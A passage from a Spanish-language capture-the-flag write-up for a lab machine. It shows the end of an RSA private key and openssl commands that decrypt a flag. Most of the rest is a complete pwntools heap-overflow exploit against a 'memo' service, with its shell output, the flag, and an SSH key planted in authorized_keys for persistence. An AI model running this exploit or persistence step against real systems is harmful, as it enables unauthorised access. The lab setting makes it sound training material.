d6DQtCKbEwXMl4BUeiJVRkcCQQEIH6FjRIVKckAWdknyGOzk3uO0fTEH9+097y0B
A5OBHosBfo0agYxd5M06M4sNzodxqnRtfgd7R8C0dsrnBhtrAkEBgZ7n+h78BMxC
h6yTdJ5rMTFv3a7/hGGcpCucYiadTIxfIR0R1ey8/Oqe4HgwWz9YKZ1re02bL9fn
cIKouKi+xwIgSJiewFB8qwlK2nqa7tazd6DQtCKbEwXMl4BUeiJVRkcCIEiYnsBQ
fKsJStp6mu7Ws3eg0LQimxMFzJeAVHoiVUZHAkA3pS0IKm+cCT6r0fObMnPKoxur
bzwDyPPczkvzOAyTGsGUfeHhseLHZKVAvqzLbrEdTFo906cZWpLJAIEt8SD9
-----END RSA PRIVATE KEY-----
```

Guardamos la clave en un archivo llamado `private.crt` y con `openssl` deciframos el archivo `key.bin.enc` que es un archivo que se puede usar como contraseña

```
❯ openssl pkeyutl -decrypt -inkey private.crt -in key.bin.enc -out file
```

Ahora usando el archivo `file` creado por el comando anterior como `filepass` en `openssl` podemos desencodear el archivo `secret.enc` y ver la `flag` en el mensaje

```
❯ openssl aes-256-cbc -d -in secret.enc -pass file:file
```

Memo

El ultimo reto implica el binario `memo` que encontramos antes junto con el otro, el cual podemos ver que es el mismo servicio que esta corriendo en el puerto `7777`

```
❯ ./memo

-===[[ Spiritual Memo ]]==--

[1] Create a memo
[2] Show memo
[3] Delete memo
[4] Tap out
>
```

```
❯ netcat 10.13.37.10 7777

--===[[ Spiritual Memo ]]==--

[1] Create a memo
[2] Show memo
[3] Delete memo
[4] Tap out
>
```

Nos encontramos nuevamente con un reto de heap overflow de un `ctf` nuevamente bastante largo, pasemos directamente al `script` final de explotación

```
#!/usr/bin/python3
from pwn import remote, p64, u64

shell = remote("10.13.37.10", 7777)

def create_memo(data, answer, more):
    shell.sendlineafter(b"> ", b"1")
    shell.sendlineafter(b"Data: ", data)
    if answer[:3] == "yes":
        shell.sendafter(b"[yes/no] ", answer.encode())
    else:
        shell.sendafter(b"[yes/no] ", answer)
        shell.sendafter(b"Data: ", more)

def show_memo():
    shell.sendlineafter(b"> ", b"2")
    shell.recvuntil(b"Data: ")

def delete_memo():
    shell.sendlineafter(b"> ", b"3")

def tap_out(answer):
    shell.sendlineafter(b"> ", b"4")
    shell.sendafter(b"[yes/no] ", answer)

create_memo(b"A" * 0x1f, b"no", b"A" * 0x1f)
show_memo()
shell.recv(0x20)

stack_chunk = u64(shell.recv(6) + b"\x00" * 2) - 0x110

delete_memo()
create_memo(b"A" * 0x28, b"no", b"A" * 0x28)
show_memo()
shell.recvuntil(b"A" * 0x28)
shell.recv(1)

canary = u64(b"\x00" + shell.recv(7))

create_memo(b"A" * 0x18, b"no", b"A" * 0x18)
create_memo(b"A" * 0x18, b"no", b"A" * 0x17)
show_memo()
shell.recvuntil(b"A" * 0x18)
shell.recv(1)

heap = u64(b"\x00" + shell.recv(3).ljust(7, b"\x00"))

create_memo(b"A" * 0x18, b"no", b"A" * 0x8 + p64(0x91) + b"A" * 0x8)
create_memo(b"A" * 0x7 + b"\x00", b"no", b"A" * 0x8)
create_memo(b"A" * 0x7 + b"\x00", b"no", b"A" * 0x8)
create_memo(b"A" * 0x7 + b"\x00", b"no", b"A" * 0x8)
create_memo(b"A" * 0x7 + b"\x00", b"no", b"A" * 0x8 + p64(0x31))
create_memo(b"A" * 0x7 + b"\x00", b"no", b"A" * 0x8)

tap_out(b"no\x00" + b"A" * 21 + p64(heap + 0xe0))
delete_memo()
tap_out(b"no\x00" + b"A" * 21 + p64(heap + 0xc0))
delete_memo()
show_memo()

leak = u64(shell.recv(6).ljust(8, b"\x00"))
libc = leak - 0x3c4b78

create_memo(b"A" * 0x28, b"no", b"A" * 0x10 + p64(0x0) + p64(0x21) + p64(stack_chunk))
create_memo(p64(leak) * (0x28 // 8), b"no", b"A" * 0x28)
create_memo(b"A" * 0x8 + p64(0x21) + p64(stack_chunk + 0x18) + b"A" * 0x8 + p64(0x21), "yes", b"")
create_memo(b"A" * 0x8, b"no", p64(canary) + b"A" * 0x8 + p64(libc + 0x45216))

tap_out(b"yes\x00")

shell.recvline()
shell.interactive()
```

Al ejecutarlo conseguimos una shell como `memo` y en su home podemos ver la `flag`

```
❯ python3 memo.py
[+] Opening connection to 10.13.37.10 on port 7777: Done
[*] Switching to interactive mode
$ id
uid=1007(memo) gid=1007(memo) groups=1007(memo)
$ hostname -I
10.13.37.10
$ cd /home/memo
```

```
$ ls
flag.txt
memo
$ cat flag.txt
Congrats! JET{7h47s_7h3_sp1r17}

                                .\
                       .\   / _\   .\
                      /_ \   ||   / _\
                       ||    ||    ||
                  ; ,     \`.__||__.'/
          |\     /( ;\_.;  `./|  __.'
          ' `.  _|_\/_;-'_ .' '||
           \ _/`       `.-\_ / ||      _
       , _ _`; ,--.   ,--. ;'_ _|,     |
       '`''\| /  ,-\ | _,-\ |/''`'  _  |
        \ .-- \__\_/ /` )_/ --. /   |  |       _
        /    .         -'  .    \ --|--|--.  .' \
       |     /            \     |  |  |   \ |---'
    .   .  -' `-..____...-' `-  .   |  |    |\  _
  .'`'.__ `._      `-..-''    _.'|   |  | _  | `-'       _
   \ .--.`.  `-..__    _,..-'   L|   |    |             |
    '    \ \      _,| |,_      /_7)  |    |  _       _ |  _
          \ \    /       \ _.-'/||        | .' \     _| |  |
           \ \  /.'|   |`.__.'` ||     .--| |--- _   /| |  |
            \ `//_/     \       ||    /   | \  _ \  / | |  |
             `/ \|       |      ||   |    |  `-'  \/  | '--|      _
              `"`'.  _  .'      ||    `--'|               |   .--/
                   \ | /        ||                        '--'
                    |'|  mx     'J        made me do it! ;)
                 .-.|||.-.
                '----"----'
$
```

Nuevamente enviamos nuestra clave `publica` al directorio `.ssh` como clave `autorizada` para asi podernos conectar y conseguir una shell por `ssh` sin contraseña

```
$ mkdir .ssh
$ echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIE7DwLVBJlEPeKvWMKsQTsU7m4ULfVSJRx1hVaZAo0Rv kali@kali" > .ssh/authorized_keys
$
```

```
❯ ssh memo@10.13.37.10
memo@jet:~$ id
uid=1007(memo) gid=1007(memo) groups=1007(memo)
memo@jet:~$ hostname -I
10.13.37.10
memo@jet:~$ head -n1 flag.txt
Congrats! JET{7h47s_7h3_sp1r17}
memo@jet:~$
```